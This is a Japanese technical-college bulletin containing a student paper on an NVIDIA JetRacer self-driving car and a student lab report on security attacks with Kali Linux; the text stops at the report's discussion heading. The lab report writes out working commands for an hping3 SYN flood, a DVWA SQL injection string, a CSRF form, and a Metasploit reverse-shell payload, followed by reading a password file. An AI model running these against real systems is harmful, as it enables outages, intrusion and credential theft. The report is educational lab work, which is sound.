紀要 専電研

Vol.04
令和3年6月

全国専門学校電気電子教育研究会

紀要　専電研（Vol.4）発行に寄せて

紀要専電研（以下、紀要という。）は、全国専門学校電気電子教育研究会（以下、研究会という。）に加盟する専門学校の学生・教員が、教育研究発表の場として、教育実践共有の場として、学修成果発表の場として、論文やレポートを気軽に寄せて頂くために発行しています。このたび、令和 2 年度の成果として令和 3 年度に発行する運びとなる紀要 Vol.4 には、学生発表・技術教育・授業運用のカテゴリーに合計 7 件の寄稿を頂きました。寄稿して下さった学生・教員の皆様には、この場をお借りしてお礼申し上げます。紀要発行の成果を、平素の教育活動の糧として頂ければ幸いです。

研究会は、全国専修学校各種学校総連合会にある全国工業専門学校協会の部会として、会員校どうしの交流や、会員校に在籍する学生・教員の研鑽を目的として活動しています。また、紀要の発行は会の活動の一環として、交流や研鑽を媒介し、促進する役割を担っております。関係各位の期待に沿えるよう、今後も継続して発行して参りたいと思います。

今般のコロナ禍の発生は会員校の教育活動に大きな影響を与えており、その収束が容易に見通せず不安な日々を過ごしております。しかしながら、このような時こそ従来にない新たな教育方策を考案・実践する良い機会でもあります。この難局を乗り越え、そして、その成果をアフターコロナの紀要において共有できますよう、教育活動に邁進して頂きたいと思います。

最後になりますが、平素より研究会にご支援頂いて会員校の先生方をはじめ、紀要の発行にご尽力頂いた全ての方々に感謝申し上げ、紀要発行に寄せるご挨拶とさせて頂きます。引き続き、宜しくお願い申し上げます。

全国専門学校電気電子教育研究会
会長　船山　世界

目　次

学生発表

自律型走行車に関する基礎技術の考察
名古屋工学院専門学校　ロボティクス創造学科　4年　千原　宇史　1

Kali Linux を使用したセキュリティ攻撃実験
日本電子専門学校　情報システム開発科　2年　金子　優太　6

絶対に勝てない後出しジャンケン AI
日本電子専門学校　情報システム開発科　2年　林　智博　11

技術教育

汎用ロジック IC を用いたオリジナル CPU 設計・製作への取り組みとその教育成果について
日本工学院八王子専門学校　テクノロジーカレッジ　電子・電気科　辻村　彰宏　26

授業運用

地域と連携した学び・発見を通してのキャリアデザイン教育の事例
日本工学院八王子専門学校　テクノロジーカレッジ　清水　憲一　30

COVID-19 感染予防と専門学校教育の両立に向けた取組みについて
日本工学院八王子専門学校　テクノロジーカレッジ　機械設計科　奥住　智也　33

新型コロナウィルス感染症に対応する授業の取組みについて
日本電子専門学校　電子応用工学科　仲田　英起　39

自律型走行車に関する基礎技術の考察

ロボティクス創造学科　４年　千原宇史

1. テーマの概要　カメラ画像によるリアルタイムのコーストレース、および障害物回避を可能とする自律走行車の制作に関わる基礎的な技術を考察する。

２．　JetBot および JetRacer の概要　JetBot および JetRacer は、ディープラーニングと AI を用いたリアルタイムでの画像認識を指向した NVIDIA 社 Jetson Nano を組み込んだ WaveShare 社が販売している AI ロボットカーである。（図.1）



図.1　JetRacer（左）と JetBot（右）および開発環境

２つのロボットカーキットに搭載されている Jetson Nano は、GNU/Linux ディストリビューションである Ubuntu をインストールし、その中に Jupyter notebook サーバとオブジェクト指向言語である Python、およびその実行環境を備えています。したがって、開発環境と実行環境を本体そのものが備えており、Jetson Nano に搭載されている GPU（Graphics Processing Unit：画像処理装置）、機械学習および AI の推論エンジンを利用したリアルタイムの画像分類、物体検出、セグメンテーション、音声処理など、ディープラーニングをエッジに配備することも可能になります。

３．　ディープラーニングによる画像認識　JetRacer をディープラーニングを用いた AI 画像認識によってコース走行させるためには、認識したいもの（カメラから見たコースの形状）の大量の画像か



図.2　JetRacer の学習フェーズモデル

ら特徴を見つける「学習フェーズ」と、学習された特徴データ（モデル）を使ってカメラが捉えた画像から映っているものを推測する「推論フェーズ」に分かれます。(図.2)

4.　カメラ画像からステアリング角を決める仕組み　自動走行には人間の目に変わりコースの形状・車の位置などを認識し、それに応じた制御をする必要があります。

シンプルに自動走行を実現するには通常の Web カメラのようなカメラ１つ(単眼カメラと呼ばれる)からステアリングを直接推定することです。Nvidia の提供する推論エンジンは、ディープラーニングを使って、「画像を入力→ステアリング角を出力」のアルゴリズムを用い、「道路を走行中の画像」と「その画像を撮影した時点での車のステアリング角」のペアのデータを大量に収集し、CNN（Convolutional neural network：畳み込みニューラルネットワーク）と呼ばれるニューラルネットワークにその関係を学習させます。また、走行中にその時点での画像から直ちにその時点で取るべきステアリング角を推定し実際にステアリング角を変化させコーストレースを行います。



図.3　JetRacer の学習風景

4.1　画像とステアリング角を使ってネットワークを学習し推論する

JetRacer は、教師データとなる各画像に付与した車が向かうべきターゲットピクセル座標（x,y)を使って正しいステアリング角を擬似的に作り出しています。

レポジトリ内の jetracer/notebooks/interactive_regression.ipynb を順に実行することでデータ収集、学習を行うことができますが、実行して画像を収集する過程で、TASK という変数名で指定した名前から始まるフォルダが、jetracer/notebooks 内に作成されています。そのフォルダ内の apex 内に画像ファイルが「10_104_xxxxxxxxxxxx.jpg」のようなファイル名で保存されます（図.4)。このファイル名先頭の２つの数字が画像を保存する際にクリックしたピクセル座標 x,y に対応しています。なおこのファイルの保存の処理は notebooks/xy_dataset.py 内の XYDataset クラスの save_entry 関数で行われています。





10_104_955e6374-0dd5-11eb-b69b-3a595b1bb655.jpg　100_87_5dfd2350-0dd7-11eb-b69b-3a595b1bb655.jpg　105_89_d07239f4-0dd5-11eb-b69b-3a595b1bb655.jpg

図.3　教師データとして収集した画像の例

ネットワークをトレーニングする際にこの画像とファイル名を読み込んで学習を行います。なお実際にネットワークから出力する x,y の値はピクセル座標ではなく、式.1 および式.2 を画像サイズを元の値から割って得られる　-1 から 1 の値です。
この式から、ターゲットのピクセル座標 ann['x']、ann['y']　がそれぞれ-1～1 に変換された x,y となります。

x = 2.0 * (ann['x'] / width - 0.5) # -1 left, +1 right　　式.1
y = 2.0 * (ann['y'] / height - 0.5) # -1 top, +1 bottom 式.2

JetRacer ではこの予測したピクセル座標（-1~1 に正規化）の x の値をそのままステアリング角とみなします。ステアリング角も-1~1 の範囲に正規化されているため、例えばもっとも左にステアリング角を取るとき(steering = -1)は x=-1 となり、もっとも右にステアリング角を取るとき(steering = 1)は x=1 となります。この x の値をそのままステアリング角とみなすというのはやや極端とも考えられますが、カメラが車体進行方向に対してまっすぐに取り付けられているとするならば、画像の真ん中を境にマークの位置に応じて左右のステアリング値に直接変換するというのはもっとも簡単で手軽な方法の 1 つだと言えます。（図.4）



図.4　カメラ画像とステアリング角の関係（NVIDIA 社 HP より引用）

ピクセル座標 y の値は標準の JetRacer では使用していませんが、こちらは画像をクリックしてアノテーションを行うときのことを考えると、奥行き方向に関連する情報を持っている可能性があります。つまり、コース上をクリックした時に視界の先をどれだけ見渡せるかで速度を出せるかどうかの目安にでき、速度（throttle）に関する制御に使えるのではないかと考えられます。

4.2　画像内のピクセル座標とステアリング角の対応付け　ピクセル座標の値をステアリング角とみなして、JetRacer にステアリング指示を行う処理は jetracer/notebooks/road_following.ipynb の最後のセルに記述されています。

リスト.1　road_following.ipynb ステアリング指示部分

```
import numpy as np
STEERING_GAIN = 0.75
STEERING_BIAS = 0.00
```

```
car.throttle = 0.15
while True:
    image = camera.read()
    image = preprocess(image).half()
    output = model_trt(image).detach().cpu().numpy().flatten()
    x = float(output[0])
    car.steering = x * STEERING_GAIN + STEERING_BIAS
```

リスト.1 に示したプログラムコード最後の部分が、学習済みモデルに画像を入れて出力されたピクセル座標の x の値を取り出し、ステアリング角（car.steering）に変換している処理です。

```
    x = float(output[0])
    car.steering = x * STEERING_GAIN + STEERING_BIAS
```

実際の処理では STEERING_GAIN という値をかけることで、ステアリングの値を多少小さめに指示する操作を行っています。こちらの値は使用する機体の最大ステアリング角等を見て調整することでより性能の良い自動走行を実現できると思われます。また STEERING_BIAS はステアリング値に一定値を常に加える処理ですので、カメラが車体本体から左右にずれていたり、重力の軸周りに回転してしまっている場合、あるいは機体のステアリング機構自体の左右へのズレを補正するためのもので、そのようなズレがなければ通常 STEERING_BIAS=0.00 で問題ないと考えられます。

5. 実験結果　紙コップをコースパイロンに見立て、白板の左から画像中央までの約 1.5m（画像 a,b）を機械学習したのち自動走行を行わせた。コース後半は学習を行わせていないことから、パイロン中央から外れ最終的にコースアウトしていることがわかる。（画像 c,d,e）



画像.a



画像.d



画像.b



画像.e



画像.c

図.5　パイロンコースのトレース走行実験風景

Kali Linux を使用したセキュリティ攻撃実験

19JY0112 金子 優太

情報システム開発科の１年前期は「基本情報技術者試験」対策授業があります。各分野の対策をして無事に合格することができましたが、まだ心残りがあります。それは「セキュリティに関する知識は得たが、実験ができていない」というものです。そこで「Kali Linux」を使用して試験で出てきた攻撃方法を実験してみることとしました。これにより不慣れな Linux コマンドとセキュリティ攻撃に対する対策の両方を学ぶことができました。

1. はじめに

私の生まれ年である「2000 年」は「IT バブル」と呼ばれる年でした。

IT バブルとは電子商取引（e-コマース）が現実化し、多くの企業が「IT」に注目してインターネット関連の投資が募った景気拡張期のことを指します。

技術革新が盛んになり、日本で Amazon のサービスを開始した年でもありますが、当然それらの技術を悪用する者もいます。

※以下の報告はほんの一部に過ぎません。

2000 年 2 月	ヤフーが DOS 攻撃で 3 時間ダウンしてしまう。
2000 年 3 月	プレイステーションドットコムで顧客情報が流出。
2000 年 7 月	「国立大学や国立研究機関の大半が不正アクセスの被害を受けた」という調査結果を文部省が上げた。

技術革新とは常に危険と隣り合わせです。

SE となる私が社会にできることは、この技術革新からユーザを守ることだと思い、セキュリティ攻撃実験をするに至りました。

セキュリティ攻撃の手法はたくさんありますが、基本情報技術者試験対策をした私にとってなじみ深いものにスポットを当て実験することとしました。

2. Kali Linux とは

Kali Linux とは Debian をベースとした Linux のディストリビューションです。

主にペネトレーションテスト（システムに攻撃して脆弱性を確認するテスト）を目的として使用されています。現時点でソフトウェアとして 250 を超えるペネトレーションテストツールを持っているので唯一無二の存在でもあります。

この 250 を超えるツール群は扱い方を変えれば凶器となりえますので悪用厳禁なのは言うまでもありません。

3. 開発環境

①VirtualBox ver6.0.12.133076
②ゲスト OS：Windows10(攻撃対象)
③ゲスト OS：Kali Linux(攻撃者)
④eclipse 2020.3
⑤DVWA(web アプリケーション)

4. DOS 攻撃実験

4.1 DOS 攻撃とは

DOS 攻撃とは、情報セキュリティにおける「可用性」を侵害する攻撃手法。
DOS 攻撃にもいろいろな種類がありますが私は SYN-FLOOD 型を選び実験しました。

4.2 SYN-FLOOD とは

通常、クライアントが大量の SYN パケットをサーバに送ると、サーバ側は送信された数だけ SYN-ACK パケットを返します(図 1)。



図 1 通常の 3way hand shake

クライアントが返された SYN-ACK パケットを無視して、そのまま放置してみたらどうなるでしょうか。サーバ視点だとクライアントから ACK パケット（応答）が届いていないことになります。

TCP/IP ではサーバはクライアントからの ACK パケットを一定時間（数十秒）のあいだ待たなければならない上に、そのクライアントの情報を保持し続けないといけません。つまり、SYN パケットをひとつ受けとるたびに使用するメモリ領域は増加していきます。この現象が短時間かつ大量に発生すると、サーバは TCP 接続のために使えるメモリをすべて使いはたしてしまい、新たな TCP 接続がひとつも準備できなくなってしまうというわけです。

このときサーバはいわゆるライブロック状態に陥っており、継続して動作はしているものの、他のクライアントから TCP 接続要求を送っても反応しないので、完全にダウンしてしまったように見えます(図 2)。



図 2 DOS-Flood 攻撃の仕組み

4.3 hping3 を使った DOS 攻撃

Kali Linux のターミナルでは図 3 のコマンド構文で DOS 攻撃ができます。

```
sudo hping3 攻撃対象 IP - S - p ポート番号 --flood
```

図 3　DOS 攻撃コマンド構文

攻撃対象の IP は「10.42.129.80」ポートが「50000」なので、図 4 のコマンドを実行しました。

```
sudo hping3 10.42.129.80 - S - p 50000 --flood
```

図 4　実際に使用した DOS 攻撃のコマンド

表 1 は図 3、図 4 で使用したオプションです。

表 1　hping3 のオプション解説

-S オプション：SYN パケットを意味します。 -p オプション：ポート番号の指定です。サーバの 50000 ポートを入力しています。 --flood オプション：限界まで送るオプション

図 5 は図 4 の実行結果で、「874104 packets transmitted」とあるように 874104 パケットを送信していました。

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 10.42.129.80 -S -p 50000 --flood
HPING 10.42.129.80 (eth0 10.42.129.80): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
50001: ^C
--- 10.42.129.80 hping statistic ---
874104 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

図 5 DOS 攻撃の結果

図 6 は DOS 攻撃を行う前のページです。約 870000 パケット送信した結果（図 7）、サーバダウンしてしまいました。



図 6　DOS 攻撃前のページ



図 7　DOS 攻撃による一時アクセス不可

eclipse でポート割り当て状況を出力してみま

した(図 8)。どうやら DOS 攻撃を終了するまでサーバはポートを割り当てていたようです。



図 8　OS 攻撃によるポート使用状況

5.　SQL インジェクション

5.1　SQL インジェクションとは

SQL インジェクションとは WEB ページの脆弱性を利用し想定しない SQL 文を実行させ、データを不正に操作する攻撃手法のことを言います。

5.2 SQL インジェクション実験

攻撃対象となるのは DVWA (Damn Vulnerable WebApplication)という脆弱性を持つ WEB アプリケーションです。攻撃テストによく使われるようです。

図 9 は DVWA の ID 検索画面とその結果です。ID は 1 から 5 まであり、それぞれ異なるデータを持っています。「1」を入力した結果、3 つのカラムを返してくれました。



図 9　DVWA の ID 検索画面

プレースホルダを使用していない可能性もあるので、テキストボックスに「1’ OR ‘1’ = ’ 1’ --;」と入れて検索することとしました。

5.2.1「1’OR ‘1’=’1’—;」とは

「1’ OR ’ 1’ =’ 1’ --;」とは SQL インジェクションをするための不正文字列です。通常、SQL インジェクション対策をしていないクエリにはプレースホルダが存在せず、ユーザの入力情報を変数に格納してそれをクエリに含める構成にしていることが多いです。

図 10 はその対策をしていないクエリの例です。

```
SELECT * FROM TABLE_NAME
        WHERE ID = $ID(変数)
```

図 10　プレースホルダのないクエリ

$ID(変数) の部分に「1’ OR ‘1’ =’ 1’ --;」を入れるとどうなるでしょうか。図 9 のようになるはずです。

```
SELECT * FROM TABLE_NAME
        WHERE ID = 1’ OR ’1’=’1’--;
```

図 11　図 10 に不正文字列を代入したクエリ

WHERE 句の「ID = 1’」は偽となりますが、「’1’=’1’」は常に真となります。

偽　OR　真　＝　真なのでテーブル全体が出力されてしまうというわけです。

最後の「--;」は以降の文を強制的にコメントアウトさせることができるので、つけると成功率が上がります。

5.2.2 SQL インジェクション実験結果

図 12 が結果で、テーブル内のすべてのデータが出力されました。



図 12　SQL インジェクションの実験結果

6.　CSRF

6.1 CSRF とは

CSRF（クロスサイトリクエストフォージェリ）とは WEB アプリケーションの脆弱性を利用して、スクリプトを不正に実行させ、利用者の意図せぬ動作をさせる攻撃手法のことを指します。

6.2 CSRF 実験

偽サイトに DVWA へログインするための ID とパスワードを入力し、その情報で強制的にパスワードを変更してみました。

図 13 簡易的な偽サイト

```
<form method="GET" action='http://localhost/DVWA-master/vulnerabilities/csrf/?'>
   new password<br>
   <input type="password" autocomplete="off"name="password_new"><br>
   Confirm new password:<br>
   <input type="password" autocomplete="off"name="password_conf"><br>
   <br><input type="submit" value="Change" name="Change">
</form>
```

図 14 偽サイトのフォーム部分



図 15 パスワード強制変更成功

DVWA のパスワード変更画面ではフォーム情報を GET で送信しているため、簡単にパスワードの強制変更ができてしまいました。

7. TCP リバースシェル攻撃で遠隔操作

7.1 リバースシェルとは

リモート接続を行うとき、クライアントからサーバに接続するのが一般的です。

この場合サーバ側はクライアントからの接続を待ち受けていますが、リバースシェルではその逆になります。つまり、クライアントが待ち受け、サーバが接続を行うという形になります。

今回の実験では Kali Linux（クライアント：攻撃者）が待ち受けて、Windows10（サーバー：被害者）が接続を行うようにしています。

Windows10 が接続の際に、自身の Shell 操作権限を Kali Linux に渡せば遠隔操作の完成です。

7.2 Kali Linux で待ち受ける

図 16 を実行すると待ち状態になります。

```
> msfconsole
> use exploit/multi/handler
> set payload windows/x64/meterpreter/reverse_tcp
> set LHOST 192.168.56.104
> exploit -j - z
```

図 16 クライアント接続を待ち受けるコマンド

7.3 Metaspoit で攻撃コード生成

攻撃プログラムは図 17 のコマンドにより自動生成ができます。

「LHOST」にはリバースさせるため、Kali Linux(攻撃者)の IP アドレスを入力します。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.104 -f exe -o /root/Desktop/evil.exe
```

図 17 攻撃コード生成コマンド

次に生成した「evil.exe」を攻撃対象にダウンロードさせます。今回は appache サーバで公開させました。



図 18 WindowsDefender がウィルス検知

図 18 のように WindowsDefender のリアルタイムスキャンをオンにしているとダウンロードができませんので解除は必須です。

ダウンロードし、Windows10 で evil.exe を実行すると画面上に変化はありませんが、裏では接続要求をしています。

7.4 リバースシェル成功

リバースシェルが成功するとハンドラが起動します（図 19）。

ターミナルに `exploit(multi/handler) >` と表示されたら成功です。

sessions コマンドで攻撃対象の PC 名を表示しました。

図 19 遠隔操作成功

7.5 パスワードファイルを覗き見る

パスワードをこのように保存している方も多いと思います（図 20）。

便利ですが、注意してほしいのは、リバースシェルが成功すると簡単にのぞける。というところです。



図 20 パスワードのメモ

リバースシェルで Windows10 とのセッションを確立させ、パスワードを出力した Kali Linux のターミナル画面です （図 21）。

Linux のコマンドでパスワードを覗き見ました(図 22)。



図 21 パスワード窃盗成功

```
meterpreter > ls
.....
meterpreter > cat passwordlist.txt
Kiddala の ID  windows10hatuyoi
Pass defendarIsGod

eakuo の ID daremokorewominai
pass anzennandayo
uvereats の ID  harahetta
```
図 22 パスワードを cat で出力

8. 考察

